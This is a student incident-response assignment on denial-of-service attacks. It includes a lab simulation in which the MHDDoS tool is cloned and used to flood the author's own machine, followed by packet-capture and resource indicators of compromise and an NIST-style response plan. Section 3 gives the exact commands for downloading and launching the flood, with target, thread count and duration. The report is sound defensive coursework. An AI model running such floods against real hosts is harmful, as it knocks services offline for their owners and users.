



INDIVIDUAL ASSIGNMENT

NAME (TP NUMBER)	:	Koo Wai Kit (TP081761)
INTAKE CODE	:	APUMF2406CYS
MODULE TITLE	:	Security Operations Centre and Incident Response (072024-JUL)
MODULE LECTURER	:	Dr. Julia Binti Juremi
PROJECT TITLE	:	Assignment 2 (Individual)
DATE ASSIGNED	:	10 September 2024
DATE COMPLETED	:	14 October 2024

Table of Contents

1.0 Introduction.....	3
2.0 Research on DoS Attacks.....	3
2.1 DoS Methodologies	4
2.2 Tools Used in DoS Attacks.....	4
3.0 Attack Simulation	5
3.1 Setup	5
3.2 Script Execution.....	6
4.0 Indicators of Compromise (IoCs)	7
5.0 Incident Response Plan	9
5.1 Preparation	10
5.2 Detection.....	10
5.3 Containment.....	10
5.4 Eradication	11
5.5 Recovery	11
6.0 Conclusion	12
7.0 References.....	13

List of Figures

Figure 1: Cloning MHDDoS repository	5
Figure 2: Change working directory to the cloned repository	5
Figure 3: Installing required dependencies	6
Figure 4: Script execution in terminal	6
Figure 5: Wireshark network packet capture	7
Figure 6: CPU usage during the attack	8
Figure 7: CPU usage after the attack	8
Figure 8: Resource utilization during the attack.....	9
Figure 9: Resource utilization after the attack	9
Figure 10: Network I/O before and after the attack.....	9

1.0 Introduction

In today's digital landscape, the ever-evolving nature of cyber threats requires robust and proactive cybersecurity measures. Cyber-attack simulations have become essential tools for organizations to assess their vulnerabilities and fortify their defenses. These simulations replicate real-world attack scenarios, allowing cybersecurity teams to identify weaknesses, enhance response strategies, and minimize potential damage from malicious actors (Picus Labs, 2023).

At the core of effective incident management is the ability to detect Indicators of Compromise (IoCs). IoCs provide critical clues that signal the presence of unauthorized activity within an organization's systems, enabling swift and informed responses to potential breaches (Microsoft Security, n.d.). By collecting and analyzing IoCs during cyber-attack simulations, organizations can refine automated response strategies to improve their overall security posture.

This assignment focuses on simulating a cyber-attack, specifically a Denial-of-Service (DoS) attack, capturing relevant IoCs, and using the findings to develop a comprehensive Incident Response Plan (IRP). The IRP will be tailored to DoS attacks and will cover detection, containment, eradication, and recovery phases, ultimately enhancing an organization's ability to manage and respond to cybersecurity incidents effectively.

2.0 Research on DoS Attacks

A Denial-of-Service (DoS) attack is a cyber-attack designed to disrupt the normal functioning of a server, network, or service by overwhelming it with illegitimate traffic (Palo Alto Networks, n.d.). This causes the target to become slow, unresponsive, or completely inaccessible to legitimate users. While DoS attacks typically do not involve data theft, they can result in substantial downtime, financial losses, and reputational damage.

Palo Alto Networks (n.d.) explains that DoS attacks exploit limitations in a system's resources, such as bandwidth or processing power. Attackers can use various techniques, including sending malformed packets, exploiting software vulnerabilities, or leveraging botnets to amplify traffic. While the primary goal is to make services unavailable, the cost of recovery and mitigation can be significant.

2.1 DoS Methodologies

According to Palo Alto Networks (n.d.), the common DoS attack methods include:

- a. **Application Layer Attacks:** Target vulnerabilities in web applications by overwhelming login pages, search functions, or database queries, targeting the application layer of the OSI model (CISA, 2024). Techniques include HTTP floods and Slowloris attacks.
- b. **Protocol Attacks:** Exploit network protocol vulnerabilities, like in SYN floods, DNS amplification, and Smurf attacks. These attacks often target the network and transport layers of the OSI model to degrade performance or induce malfunctions (CISA, 2024).
- c. **Volumetric Attacks:** Saturate a network's bandwidth with traffic, using methods like UDP floods or ICMP floods to overload the system. This effectively hinders the system's ability to process legitimate requests (CISA, 2024).
- d. **Cloud-Based Attacks:** Attackers target cloud resources, exploiting vulnerabilities in the hypervisor or engaging in crypto-jacking. These attacks can deplete the cloud infrastructure's resources, making services unavailable.

2.2 Tools Used in DoS Attacks

Palo Alto Networks (n.d.) mentions that attackers often use specific tools to launch DoS attacks, including:

- a. **Botnets:**
 - Networks of compromised devices infected with malware, such as computers, routers, IoT devices.
 - Devices are controlled remotely to generate overwhelming traffic without their owner's knowledge.
- b. **LOIC (Low Orbit Ion Cannon) and HOIC (High Orbit Ion Cannon):**
 - Open-source tools used to launch DoS attacks by sending floods of TCP, HTTP, or UDP requests.
 - Popular among script kiddies due to ease of use, but these tools are also capable of large-scale disruption.

c. **Custom Scripts:**

- Python and Perl scripts are used by advanced attackers to target specific vulnerabilities.
- These scripts automate attack processes, bypassing standard security defenses.

d. **Metasploit Framework:**

- A widely used penetration testing tool that includes modules for executing DoS attacks.
- Allows attackers to integrate DoS attacks into broader exploitation schemes.

3.0 Attack Simulation

In this section, I will simulate a cyber-attack using the MHDDoS tool hosted on GitHub, which is a Python-based Distributed-Denial-of-Service (DDoS) attack scripts library offering 56 different attack methods (Matrix Team, 2024). To ensure a controlled and secure testing environment, the attack will be executed from a Kali Linux virtual machine (VM) targeting my local machine.

3.1 Setup

- a. Clone the repository from GitHub by running the command:

```
git clone https://github.com/MatrixTM/MHDDoS.git
```

Figure 1: Cloning MHDDoS repository




```
(kali㉿kali)-[~/Destroyer-DoS]
$ git clone https://github.com/MatrixTM/MHDDoS.git
Cloning into 'MHDDoS' ...
remote: Enumerating objects: 1562, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 1562 (delta 6), reused 7 (delta 3), pack-reused 1550 (from 1)
Receiving objects: 100% (1562/1562), 868.75 KiB | 1.88 MiB/s, done.
Resolving deltas: 100% (892/892), done.
```

This will download the necessary files from the repository to the VM.

- b. Next, navigate into the project directory using the following command:

Figure 2: Change working directory to the cloned repository



```
(kali㉿kali)-[~]
$ cd MHDDoS
```

- c. Install the required dependencies for the tool by executing:

Figure 3: Installing required dependencies

```
(kali@kali)-[~/MHDDoS]
$ pip install -r requirements.txt
```

This command installs the necessary Python libraries to ensure the tool functions correctly. Once these steps are completed, the tool will be ready for the DDoS simulation.

3.2 Script Execution

MHDDoS offers four types of attack methods: Layer7, Layer4 Normal, Layer4 Proxied, and Layer4 Amplification (Matrix Team, 2022). For this simulation, I will focus on performing an attack from the Layer4 Normal category, which targets the transport layer by flooding the network with a large volume of traffic. The command format for executing a Layer4 Normal attack with MHDDoS is as follows:

```
python3 start.py <method> <ip:port> <no. of threads> <duration> <debug=optional>
```

The command below is used to run the attack script:

```
python3 start.py vse 192.168.14.174:80 1000 100 true
```

The attack method used in the script is VSE, which refers to send Valve Source Engine protocol. This protocol is used by games developed on the Valve Source engine (Valve Developer Community, n.d.).

Figure 4: Script execution in terminal

```
(kali@kali)-[~/MHDDoS]
$ python3 start.py vse 192.168.14.174:80 1000 100 true
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.18) o
r chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), or charset_normalizer ({}), doesn't match a supported version".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__))
[06:23:49 - INFO] Attack Started to 192.168.14.174 with VSE method for 100 seconds, threads: 1000!
[06:23:49 - DEBUG] Target: 192.168.14.174, Port: 80, Method: VSE PPS: 0, BPS: -- B / 0%
[06:23:51 - DEBUG] Target: 192.168.14.174, Port: 80, Method: VSE PPS: 60.00k, BPS: 1.50 MB / 2%
[06:23:58 - DEBUG] Target: 192.168.14.174, Port: 80, Method: VSE PPS: 21.32k, BPS: 532.92 kB / 9%
[06:23:59 - DEBUG] Target: 192.168.14.174, Port: 80, Method: VSE PPS: 23.41k, BPS: 585.23 kB / 10%
[06:24:00 - DEBUG] Target: 192.168.14.174, Port: 80, Method: VSE PPS: 20.15k, BPS: 503.80 kB / 11%
```

The output from the command indicates that a VSE (Valve Source Engine) attack is in progress against the target IP 192.168.14.174 on port 80. The attack is executed with 1000 threads over a duration of 100 seconds. Metrics such as packets per second (PPS) and bytes per second (BPS) are logged to monitor the attack's intensity and effectiveness. The attack

aims to overwhelm the target's resources by sending a high volume of traffic, which could potentially disrupt services.

4.0 Indicators of Compromise (IoCs)

According to Palo Alto Networks (n.d.), common IoCs for DoS attacks include a sudden and significant surge in network traffic, often overwhelming system resources. Unusual activity, such as repeated requests from the same IP address or an increase in incomplete or failed connections, can also indicate malicious intent. Performance degradation, including slower response times and system crashes, is another clear indicator.

During the attack simulation, I utilized Wireshark for network packet capture. Wireshark is a powerful tool that allows for in-depth analysis of network traffic, making it ideal for identifying anomalies caused by the attack. In the captured packets, there were multiple TCP errors observed, specifically on port 80, which is the port targeted in the attack. These errors suggest that the excessive traffic generated during the attack overwhelmed the machine's ability to respond, leading to connection issues. A snapshot of the network packet capture is illustrated under Figure 5.

Figure 5: Wireshark network packet capture

No.	Time	Delta Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
64	54.408227	0.031448	183.171.229.68	192.168.14.174	TCP	54	80	60542	[TCP Retransmission] 80 → 60542 [FIN, ACK] Seq=1 Ack=2 Win=400
65	54.408227	0.000000	115.164.13.122	192.168.14.174	TCP	54	80	60535	[TCP Retransmission] 80 → 60535 [FIN, ACK] Seq=1 Ack=2 Win=402
66	54.408258	0.000031	192.168.14.174	183.171.229.68	TCP	54	60542	80	[TCP ZeroWindow] 60542 → 80 [ACK] Seq=2 Ack=2 Win=0 Len=0
67	54.408298	0.000040	192.168.14.174	115.164.13.122	TCP	54	60535	80	[TCP ZeroWindow] 60535 → 80 [ACK] Seq=2 Ack=2 Win=0 Len=0
68	54.414066	0.005768	172.217.166.131	192.168.14.174	TCP	54	80	60541	[TCP Retransmission] 80 → 60541 [FIN, ACK] Seq=1 Ack=2 Win=412
69	54.414097	0.000031	192.168.14.174	172.217.166.131	TCP	54	60541	80	[TCP ZeroWindow] 60541 → 80 [ACK] Seq=2 Ack=2 Win=0 Len=0
70	54.421351	0.007254	115.164.13.122	192.168.14.174	TCP	54	80	60540	[TCP Retransmission] 80 → 60540 [FIN, ACK] Seq=1 Ack=2 Win=411
71	54.421381	0.000030	192.168.14.174	115.164.13.122	TCP	54	60540	80	[TCP ZeroWindow] 60540 → 80 [ACK] Seq=2 Ack=2 Win=0 Len=0

In addition to analyzing network traffic, I monitored the CPU utilization of my machine during and after the DDoS attack simulation using Windows Task Manager, which revealed a significant increase in CPU usage. This elevated CPU load serves as a potential IoC for a DoS attack, as it indicates that the system is overwhelmed by processing demands associated with handling excessive incoming requests. Although the high utilization is likely influenced by running attack scripts in a virtual machine, the drastic increase in CPU usage during the attack reinforces the characteristics typical of a DoS event. Such resource exhaustion can hinder normal system operations, leading to degraded performance or unresponsiveness, which are key indicators of an ongoing attack. The CPU usage during the attack is presented in Figure 6, while Figure 7 illustrates the CPU usage recorded after the attack.

Figure 6: CPU usage during the attack





Figure 7: CPU usage after the attack



Additionally, I examined the network I/O metrics through the Windows Resource Monitor. The data reveals that network I/O was significantly elevated during the attack, reflecting the large volume of traffic generated by the simulation. This increase in network activity is indicative of a potential DoS attack, as it showcases the strain placed on the network infrastructure. The measurements are illustrated in Figure 8 for the period during the attack and Figure 9 for the state after the attack.

Figure 8: Resource utilization during the attack




Figure 9: Resource utilization after the attack





Figure 10 provides a graph comparing network I/O both during and after the attack, highlighting the rapid decrease in traffic levels once the attack ceased.

Figure 10: Network I/O before and after the attack



5.0 Incident Response Plan

To effectively counteract DoS attacks, organizations must establish a robust incident response plan (IRP). The plan serves as a structured approach to managing incidents, minimizing impact, and ensuring swift recovery of services. This section outlines the key components of the IRP for DoS attacks, emphasizing the preparation, detection, containment, eradication, and recovery phases.

5.1 Preparation

To effectively prepare for DoS attacks, organizations should first evaluate the importance of maintaining online services during an attack and identify which services must remain operational (ASD's ACSC, 2023). Key measures include consulting with service providers about their ability to mitigate DoS attacks, including upstream protections, cost implications, and notification procedures.

Furthermore, organizations should secure their domain names with registrar locking and ensure contact details for service providers are accurate and available 24/7 (ASD's ACSC, 2023). Implementing real-time availability monitoring helps detect attacks early. Additionally, pre-preparing static, low-bandwidth versions of websites ensures continuity, while cloud-based hosting with content delivery networks (CDNs) adds resilience against large-scale attacks.

5.2 Detection

Organizations should establish a baseline of normal operational loads to confirm whether a DoS attack is occurring (NCC Group, 2020). This involves consulting with the Product Manager regarding service parameters and monitoring network traffic for any anomalies. Analyzing logs and using tools like NetFlow can help differentiate between legitimate traffic spikes and malicious activity (NCSC, n.d.). Once an attack is confirmed, incidents should be reported via the Service Desk, adhering to the Cyber Incident Response Plan (CIRP) and classifying the incident accordingly (NCC Group, 2020).

Additionally, organizations should mobilize their core IT Cyber Incident Response Team (CIRT) to gather data on targeted systems, assess the attack's impact, and determine its scope (NCC Group, 2020). This includes evaluating bandwidth effects and identifying any potential spread to shared components, as well as recognizing if the attack could distract from other vulnerabilities. Engaging Threat Intelligence sources and submitting information to the Cyber Security Information Sharing Partnership (CiSP) can provide further insights and enhance the organization's response capabilities (NCC Group, 2020).

5.3 Containment

Upon confirming an attack, NCSC (n.d.) states that organizations should quickly deploy mitigations to minimize its impact. This may involve reaching out to the Internet Service Provider (ISP) to request the dropping of traffic targeting the affected service, or, in

severe cases, blocking all traffic from the ISP (NCC Group, 2020). Exploring traffic filtering options with the ISP, based on the analysis of attack traffic, can further enhance containment efforts. Moreover, implementing IP restrictions on sensitive services will help reduce the volume of unwanted traffic, and segregating internet services can minimize the overall impact by separating internal traffic from product services (NCC Group, 2020).

In addition, temporary application-level changes, such as using static versions of websites or disabling resource-intensive features, can further alleviate the attack's effects (NCSC, n.d.). Documenting these changes is crucial for reverting back to the original state once the threat has passed. Activating the Business Continuity Plan may also be necessary (NCC Group, 2020). Maintaining clear communication with stakeholders throughout the whole process is essential to keep them updated on containment progress.

5.4 Eradication

The eradication phase focuses on eliminating vulnerabilities that were exploited during the attack (NCC Group, 2020). Organizations should patch affected systems to address these weaknesses and implement network segmentation to isolate critical systems, preventing further spread of the attack. Removing or decommissioning systems or services that are no longer needed and have known vulnerabilities can also help strengthen the overall security posture. Additionally, using blacklisting to block IP addresses of attackers and whitelisting to allow only trusted sources is an effective eradication strategy (NCC Group, 2020).

5.5 Recovery

During recovery, it is important to restore affected systems and services to a Business As Usual (BAU) state (NCC Group, 2020). A comprehensive post-incident report should document all details and activities related to the incident. NCC Group (2020) also mentions that a root cause analysis should be performed to identify underlying vulnerabilities, followed by the implementation of permanent fixes.

Furthermore, conducting a formal lessons-learned process allows organizations to identify areas for improvement and prevent future incidents (NCC Group, 2020). Addressing staff welfare concerns is also critical to ensure employee well-being after the incident, including considerations for time off in lieu (TOIL). Finally, organizations should prepare internal and external communications to inform employees and customers about the incident while providing guidance on security awareness.

6.0 Conclusion

In conclusion, this report highlights the significance of cyber-attack simulations in identifying vulnerabilities and enhancing organizational defenses. Simulating a Denial-of-Service (DoS) attack and analyzing its Indicators of Compromise (IoCs) provided key insights into how such attacks strain system resources. Tools like MHDDoS and Wireshark enabled a deeper understanding of attack dynamics and network performance, demonstrating how malicious actors exploit vulnerabilities.

The Incident Response Plan (IRP) outlined in this report emphasizes the necessity of a structured approach to detecting, containing, and eradicating threats, as well as recovering from an attack. Each phase of the IRP, from preparation through to recovery, is essential for minimizing the damage caused by DoS attacks and ensuring the swift restoration of services. Implementing proactive measures such as real-time monitoring, network segmentation, and collaboration with service providers, will enhance an organization's ability to prevent future incidents.

By understanding the methodologies used in DoS attacks and incorporating lessons learned from simulated scenarios, organizations can strengthen their defenses, mitigate risks, and maintain operational resilience in an increasingly complex cyber threat landscape.

7.0 References

- Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC). (2023). *Preparing for and responding to denial-of-service attacks*.
<https://www.cyber.gov.au/sites/default/files/2023-03/PROTECT%20-%20Preparing%20for%20and%20Responding%20to%20Denial-of-Service%20Attacks%20%28March%202023%29.pdf>
- Cloudflare. (n.d.). *Application layer DDoS attack*.
<https://www.cloudflare.com/learning/ddos/application-layer-ddos-attack/>
- Cybersecurity and Infrastructure Security Agency (CISA). (2024). *Understanding and responding to distributed denial-of-service attacks*.
https://www.cisa.gov/sites/default/files/2024-03/understanding-and-responding-to-distributed-denial-of-service-attacks_508c.pdf#page=5.44
- Matrix Team. (2022). *Usage of script*. GitHub.
<https://github.com/MatrixTM/MHDDoS/wiki/Usage-of-script>
- Matrix Team. (2024). *MHDDoS - DDoS attack script with 56 methods*. GitHub.
<https://github.com/MatrixTM/MHDDoS>
- Microsoft Security. (n.d.). *What are indicators of compromise (IOCs)?*. Microsoft.
<https://www.microsoft.com/en-my/security/business/security-101/what-are-indicators-of-compromise-ioc>
- National Cyber Security Centre (NCSC). (n.d.). *Denial of Service (DoS) guidance*.
<https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection/a-minimal-denial-of-service-response-plan>
- NCC Group. (2020). *Denial of service playbook*. The Scottish Government.
<https://www.gov.scot/binaries/content/documents/govscot/publications/advice-and-guidance/2019/10/cyber-resilience-incident-management/documents/cyber-incident-response-denial-of-service-playbook/cyber-incident-response-denial-of-service-playbook/govscot%3Adocument/Cyber%2BIncident%2BResponse%2B-%2BGeneric%2BDenial%2Bof%2BService%2BPlaybook%2Bv2.3.docx>

Palo Alto Networks. (n.d.). *What is a denial of service (DoS) attack?*.

<https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#:~:text=Hackers%20employ%20a%20variety%20of,to%20their%20ease%20of%20use.>

Picus Labs. (2023). *What is an attack simulation?*. Picus Security.

<https://www.picussecurity.com/resource/glossary/what-is-an-attack-simulation>

Valve Developer Community. (n.d.). *Source RCON protocol*. Valve.

https://developer.valvesoftware.com/wiki/Source_RCON_Protocol